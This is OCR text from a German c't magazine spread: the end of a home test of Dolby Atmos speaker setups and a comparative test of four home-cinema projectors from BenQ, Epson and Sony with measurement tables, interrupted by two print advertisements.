
Auro setzt nicht auf die Core-Extension-Struktur der Dolby-Codecs, sondern verwendet eine Art Steganografie-Verfahren: Die Informationen werden in bis zu vier der 24 Bits eines unkomprimiert beziehungsweise verlustfrei komprimierten Soundtracks in den HD-Audio-Formaten Mehrkanal-PCM, TrueHD oder DTS-HD Master Audio versteckt.

Nachdem ich mir auf der IFA in Berlin von beiden Formaten in

Demonstrationen einen ersten Eindruck verschaffen konnte, entschloss ich mich zu einem Test unter realen Bedingungen in meinen eigenen vier Wänden – mit Consumer-Geräten und realen Filmen. Für die Experimente dienten der Denon AVR-X4100W sowie die Onkyo-Modelle TX-NR636 und TX-NR1030; von Pioneer und Yamaha waren bis Redaktionsschluss keine Testexemplare verfügbar. Meine Hoffnung, für den Heimtest auch bereits das Auro-Update für den Testreceiver von Denon zu bekommen, erfüllten sich leider bis zum Redaktionsschluss nicht – weshalb sich meine Heimkino-Experimente auf Atmos beschränken mussten.

## Hörprobe

Dabei erwies sich vor allem die Lautsprecherinstallation als knifflig – auch wegen der großen Informationslücken in den Produktbeschreibungen und den Anleitungen zu den Receichern. Im Internet findet man glücklicherweise die offiziellen „Dolby Atmos Home Theater Installation Guidelines“ (siehe c't-Link). Dort kann man unter anderem lesen, dass man für die zusätzlichen Kanäle besser zu möglichst vollwertigen Lautsprechern greift, die zur Klangcharakteristik der Hauptboxen passen. Das ist nachvollziehbar, schließlich soll der Düsenjet beim Überflug ja nicht plötzlich klingen wie eine altersschwache Cessna. Boxenhersteller Nubert merkte also durchaus treffend an, dass man seine Wandlautsprecher NuVero 5 auch als Deckenlautsprecher nutzen könne; ähnlich verfährt Teufel in einem seiner Atmos-Vorführräume. Doch so verlockend der Gedanke sein mag: Die Montage einer neun Kilo schweren Box dürfte in vielen Fällen keine Option sein –



Atmos lässt sich mit Deckenlautsprechern realisieren (links) oder mit Boxen, die die Effekte Richtung Decke ausstrahlen (Mitte). Eine Option sind auch an der Wand, über Front- und Surroundboxen positionierte Höhenlautsprecher (rechts) – was bei Auro Standard ist.



**Atmos-Zwerg: Im Vergleich zu den Frontboxen im Testaufbau wirken Onkyos Atmos-Module recht winzig. Auch bei den Hörproben konnten sie nicht mithalten.**

wie bei unserer Altbauwohnung mit einer Decke, die aus Stroh, Gips und Spucke zu bestehen scheint und schon das Befestigen einer schweren Lampe zu einer echten Herausforderung macht.

Somit blieben für die Deckeninstallation nur Wandteinbau-Lautsprecher übrig, die in den USA beliebt sind und die es sogar THX-zertifiziert gibt. Als Mieter kann man da aber gewöhnlich nicht einfach zur Tat schreiten. Ich fragte daher mal bei einem nach eigenen Angaben auf Decken spezialisierten Tischler nach, der wiederum einen Trockenbauer zurate zog. Nach zwei Hausbegehungen kam tatsächlich ein Angebot: Komplettäusräumung des Wohnzimmers durch mich, gefolgt von zwei Tagen Trockenbau und einem Tag Malerarbeiten – Kosten: rund 1650 Euro, wohlgemerkt zuzüglich der Malerarbeiten und Lautsprecher samt Einbaurahmen.

Da ist es wohl durchaus angebracht, erst einmal mit den anfangs angesprochenen Atmos-Lautsprechern zu experimentieren. Allerdings ist das Angebot

bislang noch überaus mager. So bietet etwa Pioneer Front- und Rearboxen mit eingebauten Deckenstrahlern bislang nur in den USA an. Teufel will Säulenlautsprecher mit 8-cm-Breitband-Tönen bringen, die gegen die Decke zielen; derzeit gibt es davon aber nur Prototypen. Lediglich Onkyo hatte zum Redaktionsschluss bereits die Module SKH-410 zum Paarprix von 130 Euro parat, von denen zwei Sets zum Testhören in der Redaktion eintrafen. Diese Boxen soll man eigentlich einfach auf die Front- und Surroundboxen stellen. Das ist bei Rücklautsprechern, die mit

einer speziellen Halterung an der Wand montiert sind, aber durchaus eine Herausforderung; Probleme dürften auch Heimcineasten mit Regal- oder schmalen Säulenlautsprechern bekommen.

Beim ersten Proböhören waren die Overhead-Effekte durchaus vernehmbar, aber etwas schwammig. Schuld sollte unse re drei Meter hohe Decke sein: Laut Dolby funktionieren die Atmos-Lautsprecher-Lösungen in bis zu 4,30 Meter hohen Räu men, optimal sei aber eine Höhe zwischen 2,40 bis 2,70 Meter. Darauf würden die Effekte dann aber eben „diffuser“. Also montierte ich die Onkyo-Module an die Wand und damit näher zur Decke – und erreichte eine hörbare Verbesserung. Allerdings brachte die Veränderung auch zwei Erkenntnisse: Da ich nah an den Surround-Lautsprechern sitze, macht es kaum einen Unterschied, ob ich auch im Frontraum Reflexionslautsprecher ein setze. Vor allem aber unterscheiden sich Onkyos kleine Böxchen tonal so sehr von meinen Hauptlautsprechern, dass es einen hörbaren Bruch zwischen unterer und oberer Soundschicht gibt.

### Finale Runde

Zum Abschluss folgte eine Atmos-Proberunde mit an der Wand über den Front- und Sur

roundboxen montierten Heights – die Variante, die auch voll Atmos-kompatibel wäre. Dolby und Auro sind sich einig, dass alle Höhenlautsprecher dabei in einem 30-Grad-Winkel zum Zuhörer montiert werden sollten. Wie realitätsfern diese Vorgabe fürs Heimkino ist, zeigt sich bei mir: Ausgehend von meinem Hörplatz befinden sich Front-Höhenlautsprecher nicht einmal im 30-Grad-Winkel, wenn ich sie am oberen Ende der Wand direkt unter die Decke montiere. Laut Dolby soll man in einem solchen Fall nicht an die Decke gehen (wäre bei mir ja eh ein Problem). Würde ich wiederum den 30-Grad-Winkel im Rückraum einhalten wollen, stünden die Rear Heights praktisch direkt auf meinen Surroundboxen. Wie das Gehör die beiden Quellen akustisch trennen soll, ist mir ein Rätsel. Am Ende ging ich beim Test mit den vorderen Boxen möglichst weit hoch und platzierte die hinteren mit einem spürbaren Abstand nach oben.

Als Boxen kamen Elacs Kompaktlautsprecher 301.2 zum Einsatz, die trotz ihrer Abmessungen genug Wumms haben und tonal recht gut zu den vorhandenen Boxen passen. Problematisch war dabei lediglich, dass der Boxenhersteller spezielle Wandhalterungen nutzt, die das Anwinkeln der Boxen in Richtung Ohren der Zuhörer nicht vorsehen. Am Ende halfen kleine Regale und diverse Keile, um mit verschiedenen Aufstellungsvarianten zu experimentieren. Und das Ergebnis fand ich durchaus beeindruckend: Wenn in der Anfangsszene von Transformers die Raumschiffe ins Bild gleiten oder kämpfende Roboter durch die Luft wirbeln, schufen die Heights über meinem Kopf tatsächlich eine zweite Soundebene, die an Wucht mit den Lautsprechern auf Ohrhöhe mithalten kann. Doch in anderen Szenen fehlte mir die Öffnung des Raumes nach oben. Und das lag tatsächlich an der Abmischung: Es wurde keine „Atmosphäre“ in den Overhead-Kanal gemischt, sondern eben nur Effekt. Bleibt zu hoffen, dass die Tonmeister bei Atmos im Heimkino noch lernen. Andernfalls wäre Auro nach meiner Erfahrung aus den Demonstrationen dem Dolby-Format in diesem Punkt klar überlegen.

### Fazit

Mir macht Dolby Atmos richtig Spaß. Doch die Erfahrungen unter realen Bedingungen hinterließen bei mir den Eindruck, dass Format-Entwickler und Receiver-Hersteller auf den Markt gestürmt sind – und es vor allem an passenden Lautsprecher-Lösungen für Heimcineasten mangelt, die keine Deckenlautsprecher installieren können oder wollen. Momentan ist es kurioserweise einfacher, eine 5.2.2.-Mittelklasse-Anlage mit 400-Euro-Receiver und 130-Euro-Lautsprechermodulen aufzubauen als passende Lösungen für die über 1500 Euro teuren Atmos-Receiver der Oberklasse zu finden. Zugreifen würde ich daher erst, wenn die komplette Wiedergabekette steht. (nij)

**ct** Atmos-Richtlinien: [ct.de/yttf](http://ct.de/yttf)



**Testaufbau: Elac Kompaktlautsprecher als Heights über den Surroundboxen**

# Reisen Sie 3 Monate nach Morgen.

3 Ausgaben Technology Review mit 34 % Rabatt testen und Geschenk erhalten.



ERFAHREN, wie sich unser Leben entwickelt.  
ERLEBEN, welche Ideen sich durchsetzen.  
ERKENNEN, welche Möglichkeiten der Fortschritt birgt.

DIE CHANCEN FRÜHER ENTDECKEN.



## IHRE VORTEILE ALS ABBONNENT:

### ■ VORSPRUNG GENIESSEN.

Früher bei Ihnen als im Handel erhältlich.

### ■ PREISVORTEIL SICHERN.

Mehr als 34 % Ersparnis im Vergleich zum Einzelkauf während des Testzeitraums.

### ■ EXKLUSIVES ERFAHREN.

Monatlicher Chefredakteurs-Newsletter.

### ■ EVENTS BESUCHEN.

10 % Rabatt auf alle Heise-Events.

GRATIS

### LAMY Schreibset

- hochwertiger Kugelschreiber aus strichmattiertem Edelstahl
- Haftnotizblock im Lederetui
- in attraktiver Geschenkverpackung

JETZT BESTELLEN UND VON ALLEN VORTEILEN PROFITIEREN.

Ja, ich möchte von morgen erfahren und mein Geschenk erhalten.

Senden Sie mir bitte im Vorteils-Paket 3 aktuelle Hefte mit 34 % Ersparnis für nur EUR 18,40 und mein Geschenk. Wenn Technology Review mich überzeugt, kann ich anschließend jedes Heft für EUR 9,00 statt EUR 9,40 lesen. Andernfalls sende ich Ihnen nach Erhalt des zweiten Heftes eine kurze Nachricht.

TRV102

Vorname, Name

Straße, Hausnummer

PLZ, Ort

Telefon und E-Mail (für eventuelle Rückfragen)

Ja, ich bin damit einverstanden, dass der Heise Zeitschriften Verlag mich über seine Angebote und Produkte informiert. Diese Informationen wünsche ich per:  
 E-Mail     Telefon (bitte ankreuzen).

Eine Weitergabe an Dritte erfolgt nicht. Meine Einwilligung kann ich jederzeit widerrufen; auf Wunsch auch nur für einzelne Kommunikationsmittel. Dazu genügt eine formelle Nachricht an: Heise Zeitschriften Verlag GmbH & Co. KG, Vertrieb & Marketing, Karl-Wiechert-Allee 10, 30625 Hannover oder an datenservice@heise.de (Datenschutzhinweis unter www.heise.de/privacy).

Datum, Unterschrift

Per Fax: 040 3007 85 3525   Per Telefon: 040 3007 3525

[WWW.TRVORTEIL.DE](http://WWW.TRVORTEIL.DE)



Jan-Keno Janssen, Stefan Labusga

# Nah an der Perfektion

**Heimkino-Projektoren ab 2000 Euro**

Wer mehr will als einfach nur ein großes Bild, der muss für einen Heimkino-Projektor ein wenig mehr Geld ausgeben. Dafür gibts dann aber auch Qualität wie im Kino. Wir haben vier Geräte mit DLP-, LCD- und LCoS-Technik getestet.

**K**eine Frage, Projektoren sind extrem günstig geworden. Schon für unter 300 Euro bekommt man einen Allrounder mit HDMI-Anschluss und 720p-Auflösung. Und natürlich kann man sich darauf auch Filme im Großformat anschauen. Aber: Wem Kontrast, Farben und Schwarzwert wichtig sind, der wird mit solchen Beamern (oder womöglich sogar mit dem aus dem Büro) nicht glücklich werden. Richtiges Kinofeeling kommt erst mit dedizierten Heimkinoprojektoren auf – und leider sind die deutlich teurer. Der Mehrpreis lohnt sich aber, denn der Qualitätsunterschied zwischen einem Billig- und einem Heimkino-Beamer ist (zumindest im abgedunkelten Zimmer) deutlich größer als der zwischen einem Billig- und einem Edelfernseher.

Für diesen Vergleichstest haben wir uns im oberen Segment der Heimkino-Projektoren umgesehen und dabei erstaunlich wenige aktuelle Geräte gefunden. In Heimkino-Kreisen etablierte Unternehmen wie JVC und Panasonic haben seit über zwei Jahren nichts Neues angekündigt, andere Projektorenhersteller wie Acer und InFocus bieten erst gar keine Heimkinobeamer für Anspruchsvolle. Fündig wurden wir bei Sony (VPL-HW40 und VPL-H55), Epson (EH-TW9200) und BenQ (W7500). Das Spannende daran: Jeder der drei Hersteller setzt auf eine andere Projektionstechnik, und an diesen Techniken erhitzen sich seit Jahren die Gemüter der Heimkinofans. Der Test bietet also eine gute Möglichkeit, nicht nur die Geräte zu vergleichen, sondern auch den Status quo der Projektionstechniken zu beleuchten.

4K-Geräte haben wir wegen des deutlich höheren Preises außen vor gelassen: Das günstigste 4K-Modell, Sonys VPL-VW300ES, kostet über 7000 Euro. Die Full-HD-Oberklas-

se-Geräte dieses Tests gibt es dagegen für 2000 bis 3000 Euro.


Alle Geräte wurden nicht nur vermessen, sondern natürlich auch einem subjektiven Qualitätstest unterzogen. In unserem Heimkinoraum (3 Meter breite Leinwand, dunkle Wände und Decke) mussten alle Geräte in besonders schwierigen 2D- und 3D-Filmszenen zeigen, was sie können.

Die Messungen haben wir einmal in der Betriebsart mit der unserer Meinung nach besten Farbdarstellung („Filmmodus“) und einmal in der hellsten Betriebsart („Tageslichtmodus“) gemessen. Im Tageslichtmodus leidet die Farbdarstellung bei allen Geräten immens, man sollte ihn deshalb nur im Notfall (also bei sehr heller Umgebung) verwenden.

### BenQ W7500

Der einzige DLP-Projektor des Testfelds wirkt im Vergleich zu den Mitbewerbern etwas aus der Zeit gefallen: Das Hochglanz-Gehäuse sieht alles anders als edel aus, der Lens-Shift-Hebel knarzt unangenehm und lässt sich nur grob einstellen. Das sind jedoch nur Details – was den Projektor wirklich disqualifiziert, ist der schlechte native Schwarzwert. 1,0 Lumen in der hellsten Betriebsart – das muss 2014 nicht mehr sein. Auch in den dunkleren Lampenmodi sieht das Schwarz eher wie Grau aus. Da die wenigsten Filme im 16:9-Format gedreht sind, sticht einem die Schwarzschwäche in Form von Balken häufig ins Auge. Und auch sonst fanden wir wenig, was der BenQ-Projektor so gut macht wie die Mitbewerber: Er ist der Hitzigste im Testfeld (was in kleinen Heimkinoräumen gerade im Sommer unangenehm werden kann) und mit 2,8 Sone (2,1 Sone im Eco-Modus) auch mit Abstand der Lauteste.

Zu allem Überfluss synchronisiert der Beamer die 3D-Brillen komplett unzuverlässig: Im Test war das Bild fürs linke und rechte Auge oft vertauscht. Das Problem lässt sich zwar im Menü lösen, nur dürfte es lediglich 3D-Experten sofort auffallen. Andere gucken sich womöglich einen ganzen Film damit an und wundern sich über ihre Kopfschmerzen. Ist man nicht allein, wird es noch schlimmer. Im Test passierte es uns einmal, dass zwei Brillen jeweils umgekehrt synchronisiert waren: Egal, was man im Menü einstellte, eine der beiden Brillen zeigte immer ein vertauschtes Bild. Offenbar hat das Problem mit der genutzten DLP-Link-Synchronisierungstechnik zu tun, bei der die mit einer Photodiode ausgestatteten Brillen auf kurze Weißbilder in der Projektion reagieren; ähnliches Verhalten ist uns schon bei etlichen – wenn nicht sogar bei allen – DLP-Link-Geräten aufgefallen. Für einen Heimkino-Beamer, der in



Während sich die Wärme im Sony-Projektor recht gleichmäßig verteilt (oben), ist das BenQ-Gehäuse an der einen Seite kalt und an der anderen heiß (unten). An der heißesten Stelle hat unsere Infrarot-Kamera über 76 Grad Celsius gemessen. Epson (Mitte) und Sony kommen auf 62 und 60 Grad.

## Wie das Bild auf die Leinwand kommt

Unsere vier Testgeräte nutzen drei unterschiedliche Projektionstechniken: LCD (Liquid Crystal Display), LCoS (Liquid Crystal on Silicon) und DLP (Digital Light Processing). **LCD**-Beamern funktionieren ein wenig wie Diaprojektoren, nur dass das Lampenlicht durch LCD-Panels strahlt statt durch Diapositive. Für jede der drei Grundfarben gibt es ein eigenes Panel, weshalb Epson als Markennamen auch „3LCD“ verwendet. Mit halbdurchlässigen Spiegeln wird das Licht zu den jeweils zuständigen LCD-Panels geleitet.

**LCoS**-Projektoren funktionieren erst einmal ganz ähnlich: Auch hier gibt es für jede Grundfarbe ein Panel sowie halbdurchlässige Spiegel. Anders als LCD funktioniert LCoS nicht transmissiv, sondern reflektiv: Das Licht wird nicht durch die LCD-Panels geleitet, sondern von ihnen auf die Leinwand reflektiert. Da die Leiterbahnen hinter der spiegelnden Halbleiterschicht liegen statt zwischen

den Pixeln, können die Zwischenräume kleiner sein – es gibt also etwas mehr nutzbare Pixelfläche und weniger „Fliegen-gitter“.

Ganz ohne Flüssigkristall kommt **DLP** aus. Statt drei Panels gibt es hier bei Projektoren unter 10 000 Euro nur ein einzelnes, auf dem für jedes Pixel ein beweglicher Spiegel montiert ist. Jedes Spiegelchen kann nur zwei Zustände einnehmen: zur Lichtquelle geneigt oder von der Lichtquelle weg geneigt. Die Graustufen werden durch wiederholtes Schwenken der Spiegel in den Lichtweg erzeugt. Dadurch wirkt das Bild in dunklen Grautönen bei genauem Hinsehen etwas unruhig. Da das DLP-Panel nur ein Schwarzweiß-Bild erzeugt, kommt ein sich schnell drehendes Farbrad zum Einsatz: Je nachdem welches Segment gerade im Lichtweg ist, zeigt das DLP-Panel den entsprechenden Farbanteil des Bildes an. Nachteil dieser cleveren Methode sind Farbblitzer – der sogenannte Regenbogeneffekt.

## Helligkeit, Kontrast, Schwarzwert, Ausleuchtung

	Lichtstrom heller Modus [ANSI Lumen] (Eco-Modus/Normalbetrieb) <small>besser ▶</small>	Lichtstrom Filmodus [ANSI Lumen] (Eco-Modus/Normalbetrieb) <small>besser ▶</small>	Schwarzwert [ANSI Lumen] (Min./Max. <sup>1</sup> ) <small>◀ besser</small>	Maximalkontrast [:1] <small>besser ▶</small>	ANSI Kontrast [:1] <small>besser ▶</small>	Ausleuchtung [%] <small>besser ▶</small>
BenQ W7500	1744/2167	1339/1666	0,7/1	2087	526	87
Epson EH-TW9200	1438/1986	469/624	<0,1/0,3	7170	338	87
Sony VPL-HW55ES	859/1350	651/1026	0,2/0,3	5013	251	84
Sony VPL-HW40ES	935/1444	725/1133	0,1/0,2	6704	301	79

<sup>1</sup> minimaler Schwarzwert gemessen im Filmodus mit gedrosselter Lampenleistung (Eco), maximaler Schwarzwert gemessen im Tageslichtmodus mit voller Lampenleistung

## Lärmpegel, Leistungsaufnahme

	mittlerer Lärmpegel (Eco-Modus/Normalbetrieb) [Sone] <small>◀ besser</small>	Leistungsaufnahme (Standby/Eco/normal) [W] <small>◀ besser</small>
BenQ W7500	2,1/2,8	0,5/323/382
Epson EH-TW9200	0,7/2,0	0,3/239/303
Sony VPL-HW55ES	0,6/1,0	0,4/211/268
Sony VPL-HW40ES	0,6/1,1	0,4/214/266

## Projektionsabstand

BenQ W7500	2,0 m ... 3,2 m
Epson EH-TW9200	2,0 m ... 3,2 m
Sony VPL-HW55ES	1,20 m ... 4,0 m
Sony VPL-HW40ES	2,3 m ... 3,5 m

Durch den optischen Zoom mögliche Abstände zwischen Beamer und Leinwand für ein Bild mit 1,50 m Breite. Für die doppelte Bildbreite sind die angegebenen Entfernung zu verdoppeln.

der High-End-Klasse mitspielen will, ist das 3D-Glücksspiel peinlich. BenQ würde besser damit fahren, auf die unzuverlässige DLP-Link-Technik zu verzichten und stattdessen Infrarot- oder Funk-Brillen zu verwenden. Hersteller wie Optoma bieten solche Brillen zumindest optional an, allerdings muss man ein Sync-Modul dazukaufen.

All die Kritik soll nicht darüber hinwegtäuschen, dass der W7500 sowohl in 2D als auch in 3D ein respektables Bild zustande bekommt. Die Farbdarstellung kann sich mit der Konkurrenz messen, außerdem sehen weiße Bildbereiche bei BenQ am stahlendsten und gleichmäßigsten aus. Das liegt daran, dass DLP-Beamer das Bild nicht wie LCoS- und LCD-Geräte aus der Überlagerung von drei Bildern erzeugen, sondern nur ein einziges Panel nutzen. Bunt wird's dadurch, dass nacheinander die roten, grünen und blauen Bildanteile angezeigt werden. Nachteil: Viele Menschen nehmen bei Augenbewegungen Farbblitzer wahr – das ist der berüchtigte DLP-Regenbogeneffekt. Im Vergleich zu günstigen DLP-Allroundern halten sich die Farbblitzer beim W7500 in Grenzen; uns sind sie sogar nur in Schwarz-Weiß-Szenen aufgefallen.

Zudem schafft der W7500 sowohl im farboptimierten als auch im hellsten Modus den höchsten Lichtstrom im Testfeld. Und dennoch: Die positiven Eigenschaften können die vielen Problempunkte nicht ausgleichen – vor allem nicht, wenn man die ähnlich teure Konkurrenz betrachtet.

## Epson EH-TW9200

Während andere Hersteller sich auf einen oder maximal zwei Heimkino-Modelle be-

schränken, schöpft Epson aus den Vollen: Aktuell haben die Japaner sage und schreibe acht Projektoren für Filmfans im Programm. Für diesen Test haben wir uns das 2500 Euro teure Flaggschiff EH-TW9200 ausgesucht – es gibt mit dem TW9200W zwar noch ein 500 Euro teureres Modell, die einzigen Unterschiede zu unserem Testgerät sind aber die Gehäusefarbe und die Möglichkeit zur drahtlosen Videoübertragung per Wireless HDMI.

Früher war der Schwarzwert die große Problemzone der LCD-Projektoren. Dass diese Zeiten vorbei sind, beweist der TW9200 eindrucksvoll: Mit rund 0,1 Lumen im farboptimierten Filmodus gelingt dem Epson-Beamer das dunkelste Schwarz im Testfeld. Auch mit bloßem Auge kann man das erkennen. Allerdings fällt der Unterschied zu den Sony-Beamern deutlich geringer aus als der zum BenQ-Gerät. Auf Wunsch verbessert die automatische Iris-Blende den Schwarzwert sogar noch. Die Blende funktioniert gut, sie lässt sich aber nicht manuell steuern und ist oben drein leicht hörbar. In den Sony-Geräten verrichtet sie lautlos ihren Dienst.

Die Farbdarstellung des TW9200 ist gut, tendiert aber ganz leicht ins Rötliche – ein Fehler, den viele Menschen als angenehm empfinden. Puristen greifen dagegen zum Farbmessgerät und kalibrieren den Projektor auf Normwerte.

Im 3D-Modus gab es nichts zu meckern, das räumliche Bild wirkt angenehm hell und



**Praktisch:** Beim Epson-Projektor EH-TW9200 fährt beim Ausschalten automatisch eine schützende Klappe vors Objektiv.

kontrastreich; die gute Zwischenbildberechnung tut ihr Übriges.

Gestört hat uns allerdings das in einfarbigen Flächen aufgetretene Streifenmuster. Ob es sich hierbei um ein Serienproblem oder um einen speziellen Fehler unseres Testgeräts handelt, konnten wir bis Redaktionsschluss nicht herausfinden. Der günstigere Epson-Heimkinobeamer TW6600, den wir noch kurzfristig auftreiben konnten, zeigte ebenfalls ein Streifenmuster, allerdings deutlich weniger auffällig.

Die störenden Streifen haben übrigens nichts mit dem sogenannten Fliegengittereffekt zu tun, der früher bei LCD-Projektoren oft kritisiert wurde. Der ist zwar nach wie vor vorhanden, bei Full-HD-Auflösung fallen die Zwischenräume zwischen den Pixeln aber bei Weitem nicht mehr so ins Gewicht wie bei geringeren Auflösungen. Wer genau hinguckt, sieht beim Epson-Projektor dennoch größere Zwischenräume als bei DLP- und vor allem LCoS-Beamern.

Der EH-TW9200 erreicht zwar rund 2000 Lumen im (ziemlich hässlichen) Tageslichtmodus und lässt sich damit auch bei Lichteinfall nutzen, im farboptimierten Kinomodus fällt der Lichtstrom aber auf 624 Lumen ab. Bei den anderen Testkandidaten ist der Helligkeitsabfall im Filmodus deutlich geringer.

## Sony VPL-HW40ES und VPL-HW55ES

Die beiden Sony-Geräte gleichen sich wie zwei Eier, leider jedoch nicht im Preis. Der HW40 kostet im Handel zurzeit 2500 Euro, der HW55 3000 Euro. Vergleicht man die Datenblätter, findet man ebenfalls fast nur identische Angaben – und einen wichtigen Unterschied: Der günstigere HW40 hat keine Iris-Blende, die in dunklen Szenen automatisch die Bildhelligkeit senkt. Ähnlich wie die Blende in einer Spiegelreflexkamera öffnet und schließt die Projektoriris die Objektivöffnung. Obwohl die Technik prinzipbedingt nicht sonderlich differenziert arbeitet – sie verdunkelt grundsätzlich das ganze Bild und nicht wie bei aktuellen Fernsehern einzelne Bildbereiche – macht sie sich bei sehr dunklen Szenen positiv bemerkbar. Sobald allerdings ein gewisser Anteil der Bilder hell ist, ist der Vorteil der Iris-blende dahin. Verdunkelt die Iris, sehen zwar die dunklen Bereiche besser aus, das geht aber auf Kosten der hellen.

In der Praxis bedeutet das: Sehr dunkle Szenen sehen auf dem HW55 deutlich besser aus als auf dem irislosen HW40. In den allermeisten Szenen bringt die Iris jedoch keine



„Reality Creation“ heißt Sonys Nachschärfungsfunktion – und sie funktioniert erstaunlich gut (Foto rechts).

gut funktionierender Nachschärfungs-Algorithmus verbirgt. Anders als viele andere Schärfungsmechanismen arbeitet Sonys Technik nahezu unsichtbar. Hässliche Doppelkonturen, wie sonst oft zu sehen, sind uns in keinem der Testbilder und -szenen aufgefallen.

Die Werkskalibrierung ist Sony gut gelungen, beide Beamer zeigen die neutralsten Farben des Testfeldes. Auch im 3D-Betrieb gab es nichts zu mäkeln: tolle Farben, toller Kontrast und zuverlässige Zwischenbildberechnung. Die nur beim HW55 mitgelieferten Infrarot-Shutterbrillen empfanden wir jedoch als etwas klobig. Deutlich angenehmer zu tragen sind Sonys Funkbrillen, dafür benötigt man aber einen externen Sender für 150 Euro.

## Fazit

Es klingt fast wie Ketzerei: Dank Zwischenbildberechnung produzieren unsere Testkandidaten im 3D-Betrieb ein besseres Bild als moderne Kinoprojektoren – lässt man die mit einer höheren Bildrate gefilmten Hobbit-Filme von Peter Jackson mal außen vor. Aber

Vorteile. Irritierenderweise wirkt das Bild auf dem günstigeren HW40 manchmal sogar kontraststärker als auf dem HW55: Wie unsere Messungen bewiesen, lieferte unser HW40-Testgerät einen besseren Kontrast und Schwarzwert als der 55er.

Eine klare Aussage, welches der beiden Geräte nun das bessere Bild liefert, ist deshalb schwierig. Erst einmal sind wir uns nicht sicher, ob die Unterschiede im nativen Kontrast womöglich mit Produktionsschwankungen zu tun haben. Außerdem wirkt sich eine Auto-Iris in extrem dunklen Szenen besser aufs Bild aus als ein leicht besserer nativer Kontrast.

Insgesamt machen die Sony-Projektoren einen prima Job. Sie sind deutlich kühler und leiser (siehe Balkendiagramm auf Seite 132) als die Mitbewerber und bieten mit ihren LCoS-Panels auch die beste Füllrate – die Zwischenräume zwischen den Pixeln sind kleiner als bei DLP und vor allem LCD. Übrigens: Sony nennt die LCoS-Technik (Liquid Crystal on Silicon) „SXRD“ – letztendlich meinen beide Begriffe jedoch das Gleiche: Die Projektion mit spiegelnden LCD-Panels (siehe Technikkasten auf S. 129).

Beide Sonys beeindrucken mit ihrer „Reality Creation“-Option, hinter der sich ein sehr

# WIR HABEN FRAGEN, DIE NUR SIE BEANTWORTEN KÖNNEN.

Anzeige

**Machen Sie mit bei unserer Umfrage und gewinnen Sie einen von 50 Brother MFC-J5620DW im Gesamtwert von über 12.000,- Euro.**

Mit der umfassenden Smartworker-Studie sollen auch 2015 wieder alle Trends und Insights rund um moderne IT-Infrastrukturen erfasst werden.

Füllen Sie den Online-Fragebogen unter [www.smartworker-umfrage.info](http://www.smartworker-umfrage.info) aus und gewinnen Sie mit etwas Glück einen unserer ultramodernen Alleskönnner MFC-J5620DW für Ihr Büro oder Zuhause.

**Vielen Dank für Ihre Zeit und viel Glück!**

Die umfangreiche Markt- und Trendstudie, die alle Aspekte der modernen Druck- und Arbeitsplatzinfrastruktur erfasst, wird von Dokulife Research & Consulting durchgeführt. Brother unterstützt die Befragung bereits zum siebten Mal.



Direkt zur Umfrage



auch in 2D sorgen die Beamer dank sehr guter Kontrastwerte für Wow-Erlebnisse.

Lediglich der BenQ W7500 fällt deutlich ab, er zeigt grundsätzlich ein milchiges Schwarz; außerdem nervt der laute Lüfter.

Epsons EH-TW9200 und Sonys VPL-HW40 sowie VPL-HW55 liefern sich ein hartes Rennen. Beim nativen Kontrast und dem maximal möglichen Lichtstrom liegt Epson vorn. Den größten Heimkino-Spaß hatten wir trotzdem mit den Sony-Geräten. Das liegt nicht nur an den akkurate Farben, sondern vor allem an der beeindruckenden Nachschärfungsfunktion. Diese hat sich in unserem Praxistest immer nur positiv ausgewirkt, anstatt (wie sonst oft) hässliche Artefakte zu produzieren – ein echtes Alleinstellungsmerkmal. Ein Lob verdient auch der Lüfter

der Sony-Beamer. Im Normalbetrieb mit ungedrosselter Lampe haben wir lediglich 1,1 (VPL-HW40) beziehungsweise 1,0 Sone (VPL-HW55) gemessen; Epson kommt auf deutlich lautere 2 Sone und BenQ sogar auf 2,8 Sone. Was allerdings schwierig zu beantworten ist: Lohnen sich beim VPL-HW55 die 800 Euro Aufpreis zum VPL-HW40? Das größte Unterscheidungsmerkmal, die Automatikblende im HW55, wirkt sich zwar in dunklen Szenen positiv aus, viele Szenen sahen aber auch beim HW40 besser aus, weil unser Testgerät einen leicht besseren Kontrast bot.

